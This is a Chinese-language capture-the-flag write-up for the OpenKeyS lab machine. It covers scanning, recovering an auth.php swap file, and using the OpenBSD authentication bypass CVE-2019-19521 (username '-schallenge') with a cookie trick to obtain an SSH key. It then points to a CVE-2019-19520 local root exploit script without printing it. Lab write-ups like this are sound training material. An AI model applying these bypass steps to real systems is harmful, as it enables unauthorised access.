OpenKeyS,OpenBSD漏洞


```
└─# nmap -sCV -p22,80 -A 10.10.10.199
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-30 06:39 PST
Nmap scan report for 10.10.10.199
Host is up (0.22s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.1 (protocol 2.0)
| ssh-hostkey:
|   3072 5e:ff:81:e9:1f:9b:f8:9a:25:df:5d:82:1a:dd:7a:81 (RSA)
|   256 64:7a:5a:52:85:c5:6d:d5:4a:6b:a7:1a:9a:8a:b9:bb (ECDSA)
|_  256 12:35:4b:6e:23:09:dc:ea:00:8c:72:20:c7:50:32:f3 (ED25519)
80/tcp open  http    OpenBSD httpd
|_http-title: Site doesn't have a title (text/html).
Warning: OSScan results may be unreliable because we could not find at least
1 open and 1 closed port
Aggressive OS guesses: Linux 2.4.21 (89%), Canon CLC4040 printer (89%),
Microsoft Windows Small Business Server 2003 SP2 (87%), Asus RT-N10 router
or AXIS 211A Network Camera (Linux 2.6) (87%), Linux 2.6.18 (87%), AXIS 211A
Network Camera (Linux 2.6.20) (87%), OpenBSD 4.2 (87%), Linux 2.6.16 (87%),
DD-WRT (Linux 2.4.35s) (86%), D-Link DIR-300 WAP (86%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops

TRACEROUTE (using port 80/tcp)
HOP RTT       ADDRESS
1   248.92 ms 10.10.14.1
2   249.07 ms 10.10.10.199

OS and Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 20.19 second
```

80 Port




一個登入介面，sql、帳密爆破(hydra)都失敗

目錄爆破

```
gobuster dir -u http://10.10.10.199 -w
/usr/share/wordlists/dirbuster/directory-list-2.3-small.txt -x php -k
===============================================================

/images               (Status: 301) [Size: 443] [-->
http://10.10.10.199/images/]
/index.php            (Status: 200) [Size: 4837]
/css                  (Status: 301) [Size: 443] [-->
http://10.10.10.199/css/]
/includes             (Status: 301) [Size: 443] [-->
http://10.10.10.199/includes/]
/js                   (Status: 301) [Size: 443] [-->
http://10.10.10.199/js/]
/vendor               (Status: 301) [Size: 443] [-->
http://10.10.10.199/vendor/]
/fonts                (Status: 301) [Size: 443] [-->
http://10.10.10.199/fonts/]
```

在`http://10.10.10.199/includes/auth.php.swp`發現



這應該算是一個使用者？(猜測)：`username = jennifer`

下載後，使用vim -r auth.php.swp

```
<?php

function authenticate($username, $password)
{
    $cmd = escapeshellcmd("../auth_helpers/check_auth " . $username . " " .
$password);
    system($cmd, $retcode);
    return $retcode;
}

function is_active_session()
{
    // Session timeout in seconds
    $session_timeout = 299;

    // Start the session
    session_start();

    // Is the user logged in?
    if (isset($_SESSION["logged_in"])) {
        // Has the session expired?
        $time = $_SERVER['REQUEST_TIME'];
        if (isset($_SESSION['last_activity']) &&
            ($time - $_SESSION['last_activity']) > $session_timeout) {
            close_session();
            return false;
        } else {
            // Session is active, update last activity time and return True
            $_SESSION['last_activity'] = $time;
            return true;
        }
    } else {
```

```
        return false;
    }
}

function init_session()
{
    $_SESSION["logged_in"] = true;
    $_SESSION["login_time"] = $_SERVER['REQUEST_TIME'];
    $_SESSION["last_activity"] = $_SERVER['REQUEST_TIME'];
    $_SESSION["remote_addr"] = $_SERVER['REMOTE_ADDR'];
    $_SESSION["user_agent"] = $_SERVER['HTTP_USER_AGENT'];
    $_SESSION["username"] = $_REQUEST['username'];
}

function close_session()
{
    session_unset();
    session_destroy();
    session_start();
}
?>
```

我訪問`../auth_helpers/check_auth`並自動下載檔案


看來是`OpenBSD`系統

有新漏洞：`CVE-2019-19521` Authentication Bypass(驗證繞過)


參考：

1. https://www.secpod.com/blog/openbsd-authentication-bypass-and-local-privilege-escalation-vulnerabilities/ (也有本地提權)
2. https://www.qualys.com/2019/12/04/cve-2019-19521/authentication-vulnerabilities-openbsd.txt
   上面寫帳號：`-schallenge` 密碼：隨機


跳轉成：



經過多次測試後，要在cookie後面放`username=jennifer`



並獲取私鑰



vim指令調整，移除br：`:%s/<br \/>//g`

ssh登入成功


```
└─# ssh -i id_rsa jennifer@10.10.10.199
The authenticity of host '10.10.10.199 (10.10.10.199)' can't be established.
ED25519 key fingerprint is SHA256:wfunPffQC2YtHClRYKudMIgZuzL3TGImaVEMTqOKUA4.
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.10.199' (ED25519) to the list of known hosts.
Last login: Wed Jun 24 09:31:16 2020 from 10.10.14.2
OpenBSD 6.6 (GENERIC) #353: Sat Oct 12 10:45:56 MDT 2019

Welcome to OpenBSD: The proactively secure Unix-like operating system.

Please use the sendbug(1) utility to report bugs in the system.
Before reporting a bug, please try to reproduce it with the latest
version of the code.  With bug reports, please try to ensure that
enough information to reproduce the problem is enclosed, and if a
known fix for it exists, include that as well.

openkeys$ id
uid=1001(jennifer) gid=1001(jennifer) groups=1001(jennifer), 0(wheel)
openkeys$ whoami
jennifer
openkeys$
```

user flag



很多指令都不能用，我猜是要用`OpenBSD`本地提權漏洞(前面有看到)
參考：
https://www.secpod.com/blog/openbsd-authentication-bypass-and-local-privilege-escalation-vulnerabilities/ (也有本地提權)
共3筆CVE：CVE-2019-19519、CVE-2019-19520、CVE-2019-19522
找到`CVE-2019-19520`有文章
https://github.com/bcoles/local-exploits/blob/master/CVE-2019-19520/openbsd-authroot

執行腳本成功並獲取root flag